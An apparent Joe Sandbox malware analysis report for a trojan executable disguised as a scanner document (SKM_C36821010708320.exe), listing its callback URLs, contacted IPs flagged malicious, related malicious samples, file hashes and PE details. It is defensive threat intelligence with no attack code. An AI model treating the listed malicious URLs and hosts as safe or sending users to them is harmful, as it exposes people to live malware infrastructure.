http://www.bhscsh.com/6bu2/?_FNlYB=C+zDmV11Q+D9r33XVeqR5IBXFKX0BTJmu/S+z/bMoWLqgljoX+qokl8zdBgJjJlA7MT1&qRu=rTvtaraPvhs45	true	• Avira URL Cloud: safe	unknown
http://www.o-tanemaki.com/6bu2/?_FNlYB=UiUikuUm5Gnwa/RC8HfxmFUojYQ87eGtpmlzeqcBYMLKQcnADeoLPEL+PxRUrH62O+cU&qRu=rTvtaraPvhs45	true	• Avira URL Cloud: safe	unknown
http://www.ehealthla.com/6bu2/?_FNlYB=94KbLiUgY8wWwYGUmiNR7bnZsaGPnSdzNXNbmna93NLOwX7qMp/QzDnFT9WUG3fulNFR&qRu=rTvtaraPvhs45	true	• Avira URL Cloud: safe	unknown
http://www.idahofallsobituaries.com/6bu2/?_FNlYB=kQfR6oHqf1829R+dk89CbQkI6JsDf2kbL2dewoZCGSm5OfzNJ+nKnG9aqB78Y+EDmzvg&qRu=rTvtaraPvhs45	true	• Avira URL Cloud: safe	unknown
http://www.sheilataman.com/6bu2/?_FNlYB=JImKQCKfXzlBTYBvNEy/gJkFfNV1GdJ9tkN4E9b1C6xzootmnG8qxQeaBWCQRAMh80Yn&qRu=rTvtaraPvhs45	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.256347342.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
69.30.217.211	unknown	United States		32097	WIIUS	true
118.27.99.91	unknown	Japan		7506	INTERQGMOInternetIncJP	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.128.23.153	unknown	United States		19324	DOSARRESTUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
103.29.215.252	unknown	Indonesia		58377	SENTRACOLO-AS-IDSentraNiagaSolusindoPTID	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339379
Start date:	13.01.2021
Start time:	21:57:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SKM_C36821010708320.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@5/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 41.7% (good quality ratio 37.5%) • Quality average: 74.3% • Quality standard deviation: 31.5%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 13.88.21.125, 104.43.193.48, 52.255.188.83, 23.210.248.85, 51.104.139.180, 92.122.213.247, 92.122.213.194, 8.248.135.254, 67.26.73.254, 67.27.158.254, 67.26.75.254, 67.27.233.254, 51.103.5.186, 20.54.26.129, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:58:15	API Interceptor	1x Sleep call for process: SKM_C36821010708320.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
118.27.99.91	DEBIT NOTE_INA101970.exe	Get hash	malicious	Browse	• www.o-tanemaki.com/6bu2/?BZ=UiUikuUm5GnwaRC8HfxmFUojYQ87eGtpmlzeqcBYMLKQcnADeoLPEL+PxR+03K2K8UU&o8rLu=yVMpLRLxgxDtgBb

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.128.23.153	zz4osC4FRa.exe	Get hash	malicious	Browse	• www.staffully.com/oean/?1ba0AP=+9WAEfQCyp5HxQcyiadjC39SRpvqs9f27bBIUWE+OUMQn3TFA0re/tfQDqX9OJ3Ulha0&uHrt=FdiDzjvx
	btVnDhh5K7.exe	Get hash	malicious	Browse	• www.staffully.com/oean/?Tj=YvFHu&wxl=+9WAEfQCyp5HxQcyiadjC39SRpvqs9f27bBIUWE+OUMQn3TFA0re/tfQDqX9OJ3Ulha0
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• www.staffully.com/oean/?lTB=+9WAEfQCyp5HxQcyiadjC39SRpvqs9f27bBIUWE+OUMQn3TFA0re/tfQDp3tBons7Ezz&Bvg=yL0LRZtXKrL
	rtgs_pdf.exe	Get hash	malicious	Browse	• www.globalefactory.com/s9zh/?mL08q=cfAP3dhEcu1Vi8J1aoBKUOXri8rpYHK2f4rCuERqPTnzLwFEaC7qLWEHuHs6kiCStM5V&9rn=DhodLVupGVRTP
	2021 Additional Agreement.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?NjNl72=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z8vohabTLMb1R2mnPA==&Yn=fbdDwrOx0RedB
	wDMBDrN663.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?QBZpld=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z/Dr9qXrGtmj&LL3=aR-TJ4RpiN
	PO#14379 - SO#146001119375 XMAS wood land.exe	Get hash	malicious	Browse	• www.walleworx.com/mld/?FDHTHvH=eXz609adlpJgM+GbjcD49qD6NuRM1Sqq0a1i11kc58HUWwC96w5klz7MgxI7dl4ORXBk&Rn=Vra0c

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	KYC - 17DEC.xlsx	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?_nD83tU=455EGVYK5gwj6EGWPruX/4AMFbR5eugGoF6uNR+Emdxr+jw+VvqHfqz6wavXmKjYJszTIA==&bxop=FZm0mHgP8T4l1pi
	NEW ORDER 15DEC.xlsx	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?ong0rTC=455EGVYK5gwj6EGWPruX/4AMFbR5eugGoF6uNR+Emdxr+jw+VvqHfqz6wavXmKjYJszTIA==&PFQL=nHI4EV
	uM87pWnV44.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?X0DxCzkX=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z/DBianrCvuj&Ezr=TXFPhh7XVjsl
	Xqgvj3afT1.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?rDKtm=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z8vR+r7QFaHyR2mgcw==&Wr=LhnHMLjP3
	DHL DOCS..exe	Get hash	malicious	Browse	• www.indicatormarket.com/lsa/?D8e0g=FZRHs8YHZx&qR-tF=j6zcMESwh65v8ltLpDSh7iy3rRw9k52JvPvDuH2wN+kL1koWHBySfCEZXquezIXX7Pof
	at3nJkOFqF.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?-Zlpi6B=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z/Dr9qXrGtmj&2d=onxdA
	http://prayersontheweb.com	Get hash	malicious	Browse	• prayersontheweb.com/favicon.ico

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.102.136.180	JdtN8nIcLi8RQOi.exe	Get hash	malicious	Browse	• www.cmoorestudio.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=31XH+/ZkH6XWvzYOvP3dx+IltFKBIJcLA5RIt4d/klJVe3zOK/eQlkY/FHXkQqvnuoQd
	20210113432.exe	Get hash	malicious	Browse	• www.exoticorganicwine.com/dkk/?EvI=Pne6zO+Z3a60Au06FHOmVrHS7z/OeLQppxmg+doCWmhHZjdmG5KKLECfP4ZcwEOpNG8I7WvO0Q==&J49Tz=eln47v8hVLB
	Inv.exe	Get hash	malicious	Browse	• www.nationshiphop.com/hko6/?k2JxoV=oEk1uwcTzyLRlLIEQvULAWzRIM6BrJQxm2nmuYWQkJ+zIoa1KldNyrAb+1j5GiVi4vc4&OHiLR=jJBpdVbhUrMh9TJP
	74852.exe	Get hash	malicious	Browse	• www.wingateofhouston.com/nf3n/?P6A=bFr0arjPDc1B3fljAhhQU4NpKn/qi+N2lxsYOk/PDiFBsnuAdXLBpwrG8B0Izk+nd97PpVoHHg==&-ZS=W6O4IjSXA
	orden pdf.exe	Get hash	malicious	Browse	• www.unbelievabowboutique.com/n7ak/?rN=+VkjiNhUsWsopaF1OEtkI3uXqkAxa5zmKZmZM9Ocj2MgGwUlx9I3FiG4Gn++IiogSOWw&QZ3=dhrxPpcXO0TLHVR
	J0OmHIagw8.exe	Get hash	malicious	Browse	• www.epicmassiveconcepts.com/csv8/?t8o8sPp=iJ9LMG7MliwQjz4N9h8Hq4mQMyMQ8EbCXmiUEypb7zSuax6avA4zdFyQt2cMJ86uh/oE&jBZd=KnhT

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	zHgm9k7WYU.exe	Get hash	malicious	Browse	• www.ricardoinman.com/xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=43tORsMo6Gry83Td78nIWgxEplzIHXHZqBl7iQpQA31ZPQcRtwVYWDcsKQZGhQx+cBJl
	JAAkR51fQY.exe	Get hash	malicious	Browse	• www.epicmassiveconcepts.com/csv8/?EZUXxJ=iJ9LMG7MliwQjz4N9h8Hq4mQMyMQ8EbCXmiUEypb7zSuax6avA4zdFyQt2cMJ86uh/oE&DzrLH=VBZHYDrxndGXyf
	65BV6gbGFl.exe	Get hash	malicious	Browse	• www.outlawgospelshow.com/kgw/?D81dO=3dsCTSsKJfcfLyYHdfjcimlAevlOxP45YAOPNmiGb3RckDOY5KdZ2EMbApwY76ndqYux&tTrL=Fpgl
	YvGnm93rap.exe	Get hash	malicious	Browse	• www.craftseest.com/8rg4/?GXITC=UZP/0BHyEu1M6xcQwfN1oLvS1pOV65j2qrbsgROtnkuQKUAN6nqHjVn7Ph/tqme/ujGF&Jt7=XPy4nFjH
	Order_00009.xlsx	Get hash	malicious	Browse	• www.brainandbodystrengthcoach.com/csv8/?1bwhC=4rzgp1jcc8l4Wxs4KztLQnvubqNqMY/2ozhXYXCY6yGJDbul1z8E6+SozVJniMc1lz21RA==&tB=TtdpPpwhOlt
	13-01-21.xlsx	Get hash	malicious	Browse	• www.kolamart.com/bw82/?x2J8=U5qlNe3qvCiRDMVNZAk3bGcrOcPwpu2hHSyAkQWR0ho6UxGTq/9WR3TB3nENm+o2HqQ7BQ==&Ab=gXuD_lh8bfV4RN
	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• www.gdsjgf.com/bw82/?UL0xqd7P=7KG5rMnMQSi+1zMSyyvwq06b8xrmRTVdiDQe9ch18oMrwrVTJ7b27nrbU/HrWldfz0eoHA==&CXi4A=gXrXRfH0yDoHcf-

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO85937758859777.xlsx	Get hash	malicious	Browse	• www.bodyfuelrtd.com/8rg4/?RJ=A4ItsHP7WirPGvorxE1FqdRUH2iuHEJ7Bx0GuGGPjza4UX3M9OXu5uVQhTJ1ITDXtosJtw==&LFQHH=_pgx3Rd
	Order_385647584.xlsx	Get hash	malicious	Browse	• www.oohdough.com/csv8/?NP=oR+kRp92OlWNPHb8tFeSfFFusuQV5SLrlvHcvTTApHN9lxDZF+KzMj/NshbaIk6/gJtwpQ==&nN6l9T=K0GdGdPX7JyL
	PO#218740.exe	Get hash	malicious	Browse	• www.epochryphal.com/wpsb/?Wxo=n7b+ISrk/mPyWzbboTpvP41tNOKzDU5etPpa3uuDPgrT9THM2mbO6pyh4trMr+rUEpul&vB=lhv8
	20210111 Virginie.exe	Get hash	malicious	Browse	• www.mrkabaadiwala.com/ehxh/?Gzux=8Ka3Lv4ePZYbHHrfWWyljg6yKJpjzOn7QTDTNOD0A86ZD78kMrm+GgFnyvrieFQhDFXfm2RQfw==&AnB=O0DToLD8K
	20210113155320.exe	Get hash	malicious	Browse	• www.ortigiarealty.com/dkk/?BZ=59qCdC3RMUvEyWKLbbpm6Z+GlV/JTwbDjS9GwZYTXRwVfK7Z9ENGl/302ncjjG4TtqPC&I6A=4hOhA0
	13012021.exe	Get hash	malicious	Browse	• www.sydiifinancial.com/rbg/?-ZV4gjY=zsOc27F1WxfzCuYGlMZHORhUu2hDO+A8T5/oUCY+tOSiKp0YV+JX8kcBbP6nsiP5Hbli&-ZSl=1bgPBf
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• www.thesaltlifestyle.com/p95n/?u6ihA=cjlpdRL8ZtfDvB1&oH5h=BBaWJPlPEO+nvtMqhmqrcRgDtKq1LKrnuc6I0tDI+4mn5icveD46W7DXUUudv5GhOCct

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.o-tanemaki.com	DEBIT NOTE_INA101970.exe	Get hash	malicious	Browse	• 118.27.99.91

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WIIUS	099898892.exe	Get hash	malicious	Browse	• 173.208.235.235
	SOA121520.exe	Get hash	malicious	Browse	• 69.197.175.2
	PaymentAdvice.html	Get hash	malicious	Browse	• 204.12.221.197
	IMG09122020.exe	Get hash	malicious	Browse	• 69.197.175.2
	dB7XQuemMc.exe	Get hash	malicious	Browse	• 173.208.235.235
	http://https://wolusozai.web.app/yuniri-%E9%AB%98%E9%BD%A2%E8%80%85-%E7%84%A1%E6%96%99%E3%82%A4%E3%83%A9%E3%82%B9%E3%83%88.html	Get hash	malicious	Browse	• 173.208.139.133
	Se adjunta un nuevo pedido.exe	Get hash	malicious	Browse	• 173.208.235.235
	138.exe	Get hash	malicious	Browse	• 69.30.232.138
	Quotation.exe	Get hash	malicious	Browse	• 204.12.231.12
	yEgeRoEgBk.exe	Get hash	malicious	Browse	• 69.30.203.214
	http://o4a.me/EGmJp	Get hash	malicious	Browse	• 173.208.207.238
	Complaint_Letter_786544411_09072020.doc	Get hash	malicious	Browse	• 173.208.239.119
	2svozs0lnii.exe	Get hash	malicious	Browse	• 173.208.141.106
	HPFBbOXwo3.exe	Get hash	malicious	Browse	• 69.30.203.214
	_064752.exe	Get hash	malicious	Browse	• 69.30.203.214
	_064751.exe	Get hash	malicious	Browse	• 69.30.203.214
	_001733.exe	Get hash	malicious	Browse	• 69.30.203.214
	_001734.exe	Get hash	malicious	Browse	• 69.30.203.214
	_001735.exe	Get hash	malicious	Browse	• 69.30.203.214
	_001734.exe	Get hash	malicious	Browse	• 69.30.203.214
DOSARRESTUS	zz4osC4FRa.exe	Get hash	malicious	Browse	• 52.128.23.153
	btVnDhh5K7.exe	Get hash	malicious	Browse	• 52.128.23.153
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• 52.128.23.153
	Inquiry-RFQ93847849-pdf.exe	Get hash	malicious	Browse	• 52.128.23.218
	rtgs_pdf.exe	Get hash	malicious	Browse	• 52.128.23.153
	SecuriteInfo.com.Variant.Razy.820883.21352.exe	Get hash	malicious	Browse	• 52.128.23.218
	New Purchase Order NoI-701-PDF.exe	Get hash	malicious	Browse	• 52.128.23.218
	2021 Additional Agreement.exe	Get hash	malicious	Browse	• 52.128.23.153
	wDMBDrN663.exe	Get hash	malicious	Browse	• 52.128.23.153
	PO#14379 - SO#146001119375 XMAS wood land.exe	Get hash	malicious	Browse	• 52.128.23.153
	KYC - 17DEC.xlsx	Get hash	malicious	Browse	• 52.128.23.153
	NEW ORDER 15DEC.xlsx	Get hash	malicious	Browse	• 52.128.23.153
	uM87pWnV44.exe	Get hash	malicious	Browse	• 52.128.23.153
	Xqgvj3afT1.exe	Get hash	malicious	Browse	• 52.128.23.153
	DHL DOCS..exe	Get hash	malicious	Browse	• 52.128.23.153
	at3nJkOFqF.exe	Get hash	malicious	Browse	• 52.128.23.153
	6rR1G3EcvT3djII.exe	Get hash	malicious	Browse	• 52.128.23.218
	http://prayersontheweb.com	Get hash	malicious	Browse	• 52.128.23.153
	Inv.exe	Get hash	malicious	Browse	• 69.172.201.218
	qAOaubZNjB.exe	Get hash	malicious	Browse	• 69.172.201.153
INTERQGMOInternetIncJP	sample20210113-01.xlsm	Get hash	malicious	Browse	• 157.7.166.26
	20210113155320.exe	Get hash	malicious	Browse	• 157.7.44.233
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 157.7.107.201
	invoice.xlsx	Get hash	malicious	Browse	• 118.27.99.24
	2021 NEW PURCHASE REQUIREMENT.xlsx	Get hash	malicious	Browse	• 163.44.185.233
	2021 NEW PURCHASE REQUIREMENT .xlsx	Get hash	malicious	Browse	• 163.44.185.233
	Q52msELKeI.exe	Get hash	malicious	Browse	• 163.44.185.216
	099898892.exe	Get hash	malicious	Browse	• 163.44.239.73
	NEW PURCHASE REQUIREMENT .xlsx	Get hash	malicious	Browse	• 163.44.185.199
	FTH2004-005.exe	Get hash	malicious	Browse	• 150.95.254.16
	PO21010699XYJ.exe	Get hash	malicious	Browse	• 118.27.99.22
	W08347.exe	Get hash	malicious	Browse	• 163.44.239.73

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Nuevo pedido.exe	Get hash	malicious	Browse	• 150.95.255.38
	rib.exe	Get hash	malicious	Browse	• 150.95.54.151
	DEBIT NOTE_INA101970.exe	Get hash	malicious	Browse	• 118.27.99.91
	2019-2020_SOA_Payment_31 Dec2020.xlsx	Get hash	malicious	Browse	• 163.44.185.233
	990109.exe	Get hash	malicious	Browse	• 210.172.144.245
	2019-2020_SOA_Payment_22Dec2020.xlsx	Get hash	malicious	Browse	• 163.44.185.233
	List items.exe	Get hash	malicious	Browse	• 163.44.185.223
	2019-2020_SOA_Payment_21Dec2020.xlsx	Get hash	malicious	Browse	• 163.44.185.233

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SKM_C36821010708320.exe.log

Process:	C:\Users\user\Desktop\SKM_C36821010708320.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F8
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.220259879490445
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	SKM_C36821010708320.exe
File size:	784896
MD5:	15d8096422d137c7388908bb2be61ec4
SHA1:	e67d261ef38eb251fb97a466d83c95e75d286ebe
SHA256:	fae57c2f185899220dff608004ab571822fc14cc02aa7e30b1cd5db7be4beea8

General

SHA512:	83d38e2e5540d1a2790f834e62bd1cc6978eae92c6d70ca875b72e0d33852473b68b36b99c4fe05e3c100283dee6353e45f907eecbb9369d730c17c5c20bb1f5
SSDEEP:	6144:SJE48vE+80jGdr3lL//L1g++DML8Rv+vOf4ikNOt/0CL5Glvd99j0ah2/a0XJtbq:SJRDpTr1rAbdN+l0hY/jDi6yx7FBq9
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L......_..............P.................. ... .@.. ....`...........@................................

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4c0d8a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FFEBDF3 [Wed Jan 13 09:31:31 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
